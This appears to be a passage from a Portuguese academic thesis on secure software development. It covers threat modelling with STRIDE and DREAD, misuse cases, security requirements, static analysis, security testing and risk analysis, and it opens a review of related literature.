


Figura 2.14 O ciclo de vida de desenvolvimento de *software*. Mapeando catálogos de conhecimento de segurança de *software* para vários artefatos de *software* e práticas recomendadas de segurança de *software* que demonstram como vários catálogos de conhecimento podem ser aplicados em todo o desenvolvimento. BARNUM; MCGRAW (2005)

A Figura 2.14 demonstra que a modelagem de ameaças e os casos e uso e abuso devem ocorrer na concepção do *software* sendo esse documento subsídio para formulação dos requisitos de segurança. A análise de riscos durante todo o processo de desenvolvimento ajuda na priorização de soluções de segurança. A realização de análise de código com testes de penetração acompanhado da utilização de ferramentas, ampara na identificação de vulnerabilidades. Por fim, após esses processos o *software* estará em produção e exposto a ataques, o que auxilia no processo de realimentação da modelagem de ameaças e outros documentos ajudando nas próximas atualizações do *software*. A seguir são detalhados cada um dos processos.

2.5.1 Modelagem de ameaças

Os autores MICHAEL HOWARD (2005) definem modelagem de ameaças como: “um modelo de ameaças é uma análise baseada em segurança que ajuda as pessoas a determinar os riscos de segurança mais alto impostos aos produtos e como os próprios ataques podem se manifestar. Tendo por objetivo determinar ameaças que exigem atenuação e soluções para atenuar ameaças”.

As etapas de modelagem de ameaças são apresentados na Figura 2.15:




Figura 2.15 Etapas da modelagem de ameaças (MICHAEL HOWARD, 2005).

A descrição do processo de modelagem de ameaças é apresentado a seguir (MICHAEL HOWARD, 2005):

- **Montar a equipe de modelagem das ameaças:** é necessário haver uma equipe com a representação de um profissional de cada área, como os analistas de segurança, desenvolvedores de *front-end* e *back-end*, entre outros. O objetivo das reuniões é procurar ameaças no primeiro momento e depois pensar em soluções.
- **Decompor o aplicativo:** nesta fase deve haver a formulação de um diagrama de fluxo de dados para entender os pontos críticos do aplicativo antes de realizar a análise de ameaças. Para isso deve ser utilizadas técnicas formais de decomposições, como o Diagrama de Fluxo de Dados (DFD) que servem para realizar suposições de dados e estabelecer limites de confiança. PORTALEDOCACAO (2019) define o DFD como: "Esse modelo descreve o fluxo de informações e as transformações que são aplicadas à medida que os dados se movimentam da entrada para a saída, desconsiderando detalhes técnicos como equipamentos a serem utilizados..."

Os DFDs baseiam-se no princípio que um aplicativo ou sistema pode ser decomposto em subsistema e, esses subsistemas decompostos em subsistemas de níveis mais

baixo, como nível 0, nível 1, nível 2 e assim por diante. A primeira fase tem a finalidade de determinar o escopo ou limites do aplicativo. Para melhor entendimento é apresentado a simbologia de um diagrama DFD, na Figura 2.16, e um exemplo de diagrama DFD de um sistema de folha de pagamento, (Figura 2.17).



Figura 2.16 Simbologia do diagrama DFD (MICHAEL HOWARD, 2005).




Figura 2.17 Diagrama DFDs de um sistema de folha de pagamento (MICHAEL HOWARD, 2005).

- **Determine as ameaças do sistema:** Após a decomposição do aplicativo são identificados os alvos de ameaças (recursos que podem ser invadidos) para o modelo de ameaças. Para isso, é necessário categorizar as ameaças, podendo-se utilizar o *Spoofing*, *Tampering with data*, *Repudiation*, *Information disclosure*, *Denial of Service*, *Elevation of privilege* (*STRIDE*). O *STRIDE* é um exemplo de classificação de vulnerabilidade de acordo com o efeito, mas também deve ser realizado a categorização das causas que culminam nos ataques. As categorias são:

- *Spoofing* de identidade: refere-se as ameaças que permitem ao invasor passar-se por outro usuário ou um servidor mal-intencionado ou um servidor válido. Por exemplo: um invasor pode entrar ilegalmente num sistema e roubar as credenciais de usuários legítimos para se passar por eles (MICHAEL HOWARD, 2005).

- Adulteração de dados: envolve a modificação mal-intencionada dos dados. Por exemplo: alterações não autorizadas no banco de dados.

Repúdio: consiste na recusa do usuário a um ato que ele praticou. Por exemplo: um usuário realiza uma operação ilegal em um sistema que

não registra os *logs* dificultando o encontro da autoria da ação (MICHAEL HOWARD, 2005).

- **Revelação de informações:** envolve a exposição de informações para usuários que não tem direito. Por exemplo: a capacidade de um invasor ler os dados no tráfego da rede.

Negação de serviço: trata-se de negar um serviço a usuários válidos, por exemplo, um servidor *web* que fica sobrecarregado e passa a recusar solicitações de usuários válidos, (Seção 2.2.3).

- **Elevação de privilégios:** ocorre quando um usuário não - privilegiado obtém acesso privilegiado e indevido a um sistema. Por exemplo: um computador vulnerável pode permitir que o invasor posicione um executável que espera a próxima pessoa *logar* para executar. Se o próximo usuário for um administrador, o executável será executado como administrador culminando em prejuízos.

A Árvore de ameaças é outro método que permite determinar as ameaças mais precisamente, pois nesse método é possível identificar não só os efeitos das ameaças bem como as causas. Assim, ela permite a identificação de possíveis falhas no *hardware* e determina questões de segurança. A árvore de ameaças descreve o processo que um invasor faria para comprometer um componente do sistema. Com a decomposição do aplicativo torna-se fácil identificar os componentes vulneráveis e as ameaças. Depois disso, entra a árvore de ameaças que demonstra como isso poderia se manifestar.

Um exemplo de ameaça no sistema de folha de pagamento citado acima é a revelação de informações. Um funcionário poderia visualizar as folhas de pagamentos de outros. Isso aconteceria se o *HyperText Transfer Protocol (HTTP)* estivesse desprotegido e por meio de um *sniffer*⁶ o funcionário mal intencionado poderia ler o tráfego da rede. A Figura 2.18 apresenta um exemplo de árvore de ameaças.

⁶*Sniffer* ou analisador de pacotes é um *software* ou um *hardware* que intercepta o que passa sobre uma rede.




Figura 2.18 Árvore de ameaças em um sistema de folha de pagamento (MICHAEL HOWARD, 2005).

- **Classificação das ameaças por risco decrescente:** Depois de criar as árvores de ameaças é preciso priorizar as ameaças de maior impacto. Para isso MICHAEL HOWARD (2005) cita uma maneira simples de calcular o impacto de uma ameaça. É multiplicando a criticidade (dano potencial), termo que vai de 1 a 10, pela probabilidade de ocorrência da vulnerabilidade. Quanto maior o resultado maior o impacto para o sistema.

$\text{RISCO} = \text{CRITICIDADE} * \text{PROBABILIDADE DE OCORRÊNCIA};$

Outra maneira é classificando os riscos pelo método *Dano Potencial, Reprodutibilidade, Explorabilidade, Usuários afetados, Possibilidade de descoberta (DREAD)*.

1. Dano Potencial: extensão do dano de 0 a 10.
2. Reprodutibilidade: medição da facilidade de um ataque funcionar.
3. Explorabilidade: medição dos esforços exigidos para montar um ataque. Se o valor for mais próximo de 0 é mais difícil de explorar a vulnerabilidade, contudo se o valor for mais próximo de 10, a vulnerabilidade é facilmente explorada.
4. Usuários afetados: número de usuários afetados pela vulnerabilidade.
5. Possibilidade de descoberta: medição de 0 a 10 de descoberta.

Após isso, soma-se todos os termos do método *DREAD* e divide por 5. Depois disso, classifica-se todas as ameaças em ordem decrescente de maior risco para o menor. A Figura 2.19 mostra um exemplo de cálculo com o método *DREAD*.

Ameaça nº 1: O usuário mal-intencionado visualiza os dados confidenciais sobre a folha de pagamentos on-line.

8 Dano potencial: ler os dados privados sobre a folha de pagamentos de uma outra pessoa não é nenhuma piada.

10 Reproduzibilidade: é 100 por cento reproduzível.

7 Explorabilidade: deve estar na sub-rede ou comprometeu um roteador.

10 Usuários afetados: todo mundo, incluindo Jim, o CEO, é afetado por isso!

10 Possibilidade de ser descoberta: vamos simplesmente assumir que ela será descoberta!

$Risco_{DREAD} = (8 + 10 + 7 + 10 + 10) / 5 = 9$

Figura 2.19 Exemplo de cálculo de risco utilizando o método *DREAD* (MICHAEL HOWARD, 2005).

Por fim, após a execução das etapas anteriores resultará o seguinte quadro, (Figura 2.20).

Descrição da ameaça	Usuário mal-intencionado que visualiza dados confidenciais on-line sobre a folha de pagamentos
Alvo da ameaça	Resposta da folha de pagamentos (5.0 → 1.0)
Categoria da ameaça	Revelação de informações
Risco	Dano potencial: 8 Reproduzibilidade: 10 Explorabilidade: 7 Usuários afetados: 10 Grau de descobrimento: 10 Total: 9
Comentários	O ataque mais provável é a partir de um usuário trapaceiro que utiliza um analisador de protocolo, pois é um ataque fácil de realizar; o ataque é passivo e barato em termos de tempo, esforços e dinheiro. A ameaça de <i>switches</i> é importante porque muitas pessoas pensam que redes baseadas em <i>switch</i> (redes comutadas) são seguras contra ataques baseados em <i>sniffing</i> quando, na verdade, não são seguras. Se você acha que são seguras, examine "Why your switched network isn't secure" no endereço http://www.sans.org .

Figura 2.20 Exemplo de uma tabela de ameaça (MICHAEL HOWARD, 2005).

■ **Escolha como responder as ameaças:** há quatro opções de como responder as ameaças.

1. Não fazer nada: raramente é a solução correta porque o problema persistirá no *software*;
2. Alertar o usuário: informar ao usuário sobre o problema e permitir que ele escolha um recurso como solução ou atenuação. Porém não é o adequado porque geralmente o usuário não possui conhecimento para tomar uma boa decisão.

3. Remover o problema: remover o recurso do problema. Se não tiver tempo e o risco for alto o desenvolvedor deverá pensar nessa solução.
4. Corrigir o problema: reparar o problema por meio de outras tecnologias. É a opção mais aconselhável, porém a que exige mais esforços dos desenvolvedores e outros profissionais que fazem parte do projeto.

- **Escolha técnicas para atenuar as ameaças:** é composto de duas etapas - determinar quais técnicas utilizar e escolher as tecnologias adequadas. Uma técnica difere de tecnologia, pois a primeira realizará uma avaliação de alto nível sobre os tipos de tecnologia que podem ser aplicados para atenuar as ameaças. A seguir apresenta-se na Figura 2.21 uma tabela com técnicas que podem ser utilizadas para garantir segurança.

Tipo de ameaça	Técnicas de atenuação
<i>Spoofing</i> de identidade	Autenticação adequada Proteja dados secretos Não armazene segredos
Adulteração de dados	Autorização apropriada <i>Hashes</i> Códigos de autenticação de mensagem Assinaturas digitais Protocolos resistentes à adulteração
Repúdio	Assinaturas digitais Registros de data/hora Trilhas de auditoria
Revelação de informações	Autorização Protocolos de privacidade aprimorados Criptografia Proteja segredos Não armazene segredos
Negação de serviço	Autenticação adequada Autorização apropriada Filtragem Controle de taxa de transmissão Qualidade de serviço
Elevação de privilégio	Execute com o menor privilégio

Figura 2.21 Tabela de técnicas de segurança (MICHAEL HOWARD, 2005).

2.5.2 Casos de abuso e de mau uso

Na documentação tradicional de *software* que incluem os requisitos funcionais e os casos de uso, geralmente trazem sob circunstâncias normais o que o *software* pretende fazer. Contudo, para criar um *software* seguro e confiável, deve-se antecipar o comportamento anormal a fim de ajudar os desenvolvedores a verem da mesma forma que os atacantes e demonstrar ameaças e vulnerabilidades durante a análise de requisitos (BRAGA, 2007).

Diante disso, os casos de mau uso contemplam eventos negativos ou inesperados do *software* documentando os usos incorretos sem intenção do usuário ou proposital, visando documentar como o *software* deve reagir a casos de mau uso. Geralmente os projetistas e desenvolvedores estão em ótimas condições para prever ataques, pois conhecem o sistema desenvolvido melhor que o atacante e juntamente com os profissionais de segurança podem fazer uma análise das vulnerabilidades.

Para os autores HOPE; MCGRAW; ANTÓN (2004) um método rápido, prático e simples para formulação de casos de mau uso é o *brainstorming* no qual um especialista em segurança faz perguntas aos desenvolvedores para ajudar a identificar fraquezas, considerando as interfaces do usuário, restrições e ações ilegítimas que podem caracterizar uma invasão. Também o conhecimento nos padrões de ataques são especialmente úteis na diferenciação de casos válidos de uso e mau uso.

2.5.3 Requisitos de segurança

Os requisitos de segurança trata-se de um documento que deve verificar a confidencialidade, integridade e disponibilidade, explicado na Seção 2.1, detalhando em um documento os parâmetros de segurança do *software*. Neste documento deverá haver os objetivos da segurança, as fraquezas a serem priorizadas e os critérios de validação (BRAGA, 2007).

Os requisitos de segurança são formulados após a modelagem de ameaças nos quais são definidos os tipos de ameaças e os alvos, e também depois dos casos de mau uso que apontam brechas de segurança que podem ser mal usadas.

FIRESMITH (2003) lista alguns dos tipos de requisitos de segurança: requisitos de identificação, requisitos de autenticação, requisitos de autorização, requisitos de imunidade, entre outros.

■ Requisitos de identificação

De acordo com FIRESMITH (2003) um requisito de identificação é:

"Um requisito de identificação é qualquer requisito de segurança que especifique a extensão em qualquer empresa, aplicativo ou componente. Ele deve identificar seus aspectos externos (por exemplo, atores humanos e aplicativos externos) antes de interagir com eles. Por exemplo: o aplicativo deve identificar todos os aplicativos clientes antes de permitir que eles passem a usar seus recursos ".

Esse requisito é insuficiente por si só e deve trabalhar com outros requisitos de autorização e autenticação. Eles devem ser consistentes com os requisitos de privacidade. Ele pode ser quantificado especificando o mínimo de tempo que uma identificação de um usuário deve ocorrer.

- Requisitos de imunidade:

É qualquer requisito de segurança que especifique até que ponto uma aplicação ou componente deve se proteger de ataques ou programas maliciosos. O objetivo é evitar a ação de *malwares* que podem danificar o sistema. Por exemplo: o aplicativo deve se proteger de infecções, *malwares* e outros programas prejudiciais. Além disso, os requisitos de imunidade não devem ser especificados com base nos mecanismos de segurança, como antivírus (FIRESMITH, 2003).

2.5.4 Análise estática de programas

De acordo com o autor BRAGA (2007): "A análise estática de programas consiste na avaliação do código fonte de um programa de computador a fim de identificar padrões de programação insegura, sem a necessidade de executar o programa". Juntamente com a análise de riscos a análise do código fonte ocupa uma posição importante na lista de práticas recomendadas de segurança de *software*. Essa boa prática permite identificar vulnerabilidades antes de colocar o *software* em produção (CHESS; MCGRAW, 2004).

A auditoria manual do código fonte consome mais tempo e exige um conhecimento aprimorado de segurança por parte do profissional, enquanto que a utilização de ferramentas de análise estática consegue analisar o código de maneira mais rápida e frequente, organizando os resultados em áreas de segurança de uma maneira que não exige grande conhecimento do operador da ferramenta (CHESS; MCGRAW, 2004). Além disso, essas ferramentas podem analisar espaços de difíceis acesso onde geralmente surgem as vulnerabilidades e pode ser executada antes que o programa seja concluído, já que pode ser analisado partes do código.

Porém, as ferramentas de análise estática possuem seus defeitos. Essas ferramentas procuram um conjunto fixo de padrões ou regras, mas se essas regras não forem especificadas haverá vulnerabilidades que nunca serão encontradas. Apesar das ferramentas de análise estática desempenhar bem seu papel ainda precisa de um profissional de segurança que tome as decisões corretas e priorize as vulnerabilidades, pois as ferramentas não poderão fazer isso. Também, de acordo com os autores CHESS; MCGRAW (2004), uma ferramenta pode produzir falsos positivos (erros que na verdade não existem) e falsos negativos (erros que a ferramenta não informa), sendo necessário em alguns momentos a verificação manual por parte do analista desses erros. Logo, a análise estática é muito importante para encontrar vulnerabilidades, porém possui limitações. Ela deve ser aplicada regularmente no ciclo de desenvolvimento do *software*, conforme a Figura 2.14.

2.5.5 Testes de segurança

Os testes funcionais realizados antes da conclusão do *software* verificam a funcionalidade de um sistema, porém isso não é o suficiente para encontrar falhas de segurança. Assim, é

necessário a junção dos testes funcionais com testes de penetração, que envolve simular um ataque de uma fonte maliciosa (THOMPSON, 2005).

Os testes de intrusão são necessários porque embora os recursos de segurança desempenhem um papel importante por si só eles não garantem segurança. Assim, é necessário pensar em segurança desde a análise de requisitos. Além disso, muitas vulnerabilidades são encontradas no código e mesmo com a utilização de recursos de segurança não é possível resolver essas pequenas falhas, que deveriam ter sido corrigidas na etapa de testes de segurança (POTTER; MCGRAW, 2004).

No processo de testes de segurança é necessário a criação de um modelo de ameaça que foi explanado acima. Também é necessário a construção de um plano de testes, execução de casos de testes e um relatório (THOMPSON, 2005).

- Plano de testes: é um roteiro de como os testes serão conduzidos e quais componentes serão testados. O plano deve abordar: logística, entregas, cronogramas, casos e ferramentas de testes. Deve incluir questões logísticas porque permitirá que os administradores do sistema diferencie entre atividades de testes e possíveis ataques. Também deve incluir cronogramas, relatórios finais e relatórios de problemas, pois isso ajuda a integrar os resultados no projeto.

No plano de testes deve ser definidos quem executará os testes e como será executado. Quanto a execução é melhor que fique a cargo dos profissionais de segurança (POTTER; MCGRAW, 2004).

Quanto ao modo como será realizado, POTTER; MCGRAW (2004) diz que há dois modos: o teste de caixa - branca que consiste em analisar o código fonte em busca de vulnerabilidades causadas por erros de programação, para isso podem ser utilizadas ferramentas de análise estática. Teste de caixa-preta que envolve a análise de um programa em execução sem análise de código fonte.

- Execução de casos de testes: de acordo com THOMPSON (2005) há 3 grupos de problemas que merecem a realização de testes para encontrar vulnerabilidades, são eles:
 - Teste de Dependência: a maioria dos aplicativos dependem de recursos externos para se comportarem com segurança. Os testes neste local permitem identificar inseguranças em bibliotecas, registros e sistema de arquivos;
 - Teste da Interface do usuário: os testes nesta área abrangem técnicas de injeção de comandos, estouro de *buffer*, entre outros. Tendo por objetivo verificar as vulnerabilidades na interface.
 - Teste de Projeto: geralmente os desenvolvedores ignoram a escolha de *design* e forma, porém isso afeta a segurança do sistema. Em vista disso, a

realização de testes nesta área descobre erros de *design*, como portas não seguras e contas padrão.

- Relatório do problema : são os resultados do teste. Deve conter pelo menos gravidade, etapas de reprodução e cenários de exploração.

Gravidade: é baseada no resultado potencial da falha. É importante uma classificação exata da gravidade porque ela afeta na tomada de decisões quanto ao reparo de erros;

Etapas de reprodução: quanto a erros de segurança o relatório deve listar o passo a passo que outro testador usou para reproduzir a falha;

Cenários de exploração: trata-se de uma sequência específica de como um invasor pode tirar proveito de uma falha de segurança e suas consequências. Esta área ajuda na tomada de decisões já que descreve os impactos das falhas.

2.5.6 Análise de riscos

A análise de risco é uma ferramenta em nível de negócio que auxilia a tomada de decisões. Seu objetivo é reunir dados para fazer um julgamento baseado nos conhecimentos de: vulnerabilidade, ameaças, impactos e probabilidades (VERDON; MCGRAW, 2004).

Existem diversas metodologias para realizar a análise de risco. Entretanto, estas possuem conceitos comuns que as estruturam, são eles:

- O ativo - são dados ou componentes de um sistema ou o próprio sistema que tem como foco ser protegido;
- O risco - é a possibilidade de que ocorra um evento que gere fatores negativos. Pode acontecer por diversos fatores, como: vulnerabilidade do ativo, motivação do atacante, recursos do atacantes, entre outros;
- Vulnerabilidade - são fraquezas e falhas que podem existir em alguma parte do sistema, *design*, implementação ou segurança. Se tratando de *software* podem haver dois tipos: falhas (são problemas no nível de *design*) e *bugs* (são problemas no nível de implementação);
- Contramedidas - medidas que diminuem as vulnerabilidades e riscos, tais como: controles gerenciais, operacionais e técnicos que vão proteger a confidencialidade, a disponibilidade e a integridade do ativo;
- Impacto - será a quantificação do impacto causado na organização, que pode ser monetário ou na reputação. Esses dados possibilitará a diminuição das vulnerabilidades;
- Probabilidade - é a possibilidade de um evento ocorrer. Normalmente é usado de forma percentual para calcular os riscos.

Deve-se reunir o máximo de informações sobre o foco da análise, no caso, do ativo que se pretende proteger. Pode ser feito por ler e compreender as especificações, por analisar a arquitetura, por debater com o grupo ou equipe sobre detalhes, executando o *software* e estudando o código. Assim, é essencial discutir sobre questões de segurança. Para isso, é importante debater sobre os produtos ou serviços oferecidos, sobre as vulnerabilidades, mapeação de explorações, discussões sobre possíveis correções e compreensão de controles de segurança planejados.

Necessita-se também determinar a probabilidade de comprometimento do ativo e isso pode ser feito por mapear cenários de ataque para exploração de vulnerabilidades e controles de equilíbrio para combater as ameaças. Em sequência, é necessário analisar o impacto, verificar os ativos, as metas de negócio e considerar fatores de segurança. Portanto, a análise de risco é um parâmetro eficaz a ser aplicado, pois identifica vulnerabilidades e ameaças possibilitando as precauções e a correções de ambas protegendo os ativos e evitando custos.

3

Revisão de literatura e Trabalhos Relacionados

A seguir são apresentadas pesquisas relevantes que relacionam-se com o objeto de estudo. A revisão de literatura está dividida em seções, tais como: boas práticas no desenvolvimento de *softwares* seguros, análise do sistema de orientação atual, segurança na aplicação do método *DevOps* e testes de intrusão e sua eficácia na detecção de vulnerabilidades nas quais cada seção encontra-se dividida em subseções com seus artigos relacionados aos tópicos.

3.1 Boas práticas no desenvolvimento de *softwares* seguros

De acordo com MCGRAW (2002), o *software* tornou-se essencial para nossas vidas diárias, contudo permanece difícil desenvolver um *software* seguro e confiável. Em vista disso, o autor defende que a aplicação de boas práticas de segurança de *software* pode ajudar a mitigar vulnerabilidades.

Com o intuito de conhecer as boas práticas desenvolvidas ao longo dos anos, são apresentados artigos relatando a aplicação dessa abordagem.

3.1.1 *Knowledge for software security:*

Publicado em 2005, os autores discorreram sobre os tipos de conhecimento de segurança que podem fornecer uma base sólida para boas práticas de segurança de *software*. A proposta é a aplicação de conhecimentos de segurança durante o desenvolvimento do ciclo de vida do *software* através do uso de boas práticas. Também, os autores separam as áreas de conhecimento em sete catálogos (princípios, diretrizes, regras, padrões de ataque, riscos históricos, vulnerabilidades e *exploit*) e organizam essas áreas em três categorias de conhecimento (prescritivo, diagnóstico e histórico). Na Figura 2.14 é apresentado o momento no qual esses sete catálogos podem ser aplicados no desenvolvimento do *software*.

A categoria conhecimento prescritivo incluem três catálogos de conhecimento: princípios, diretrizes e regras. Sobretudo, essa categoria trata sobre o que fazer e o que evitar ao construir um *software*. A segunda categoria que aborda sobre conhecimento de diagnóstico inclui três catálogos de conhecimento: ataques padrões, explorações e vulnerabilidades. Esta categoria auxilia os profissionais a reconhecer e lidar com ataques de segurança. Por fim, a última

categoria que trata-se sobre conhecimento histórico busca trazer uma descrição detalhada sobre os problemas de segurança encontrado nos *softwares*, conforme a Figura 3.1 (BARNUM; MCGRAW, 2005).




Figura 3.1 Objetos de conhecimento de segurança de *software* e uma arquitetura inter-relacionada básica BARNUM; MCGRAW (2005).

Ao final do artigo, os autores concluem que a definição de princípios no escopo do projeto agregam valor as atividades de ciclo de vida do *software* incluindo a definição de requisitos de segurança, análise de riscos e revisão de projeto. Enquanto que a definição de regras proposta pelos autores são aplicáveis durante a revisão de código fonte. Esses conjuntos de catálogos de conhecimento de segurança de *software* formam uma base para integrar conhecimento de segurança no ciclo de vida do *software* (BARNUM; MCGRAW, 2005).

3.1.2 *Software Security Checklist for the Software Life Cycle:*

No seu trabalho GILLIAM et al. (2003) dissertam sobre a integração da segurança como abordagem formal no ciclo de vida do *software* no qual inclui uma lista de verificação de segurança de *software* e ferramentas de avaliação no processo de desenvolvimento. A ferramenta proposta no trabalho é a *Software Security Assessment Instrument (SSAI)* que possui 5 focos:

1. *Software Security Checklist (SSC)*;
2. *Vulnerability Matrix (Vmatrix)*: é uma matriz de vulnerabilidades que categoriza vulnerabilidades e exposições;
3. *Flexible Modeling Framework (FMF)*: para verificação dos requisitos;
4. *Property Based Tester (PBT)*: para testar vulnerabilidades;

5. *Security Assessment Tools (SATs)*: é uma coleção de ferramentas de avaliação de segurança com uma descrição e explicação de seu uso para avaliar a segurança do *software*.

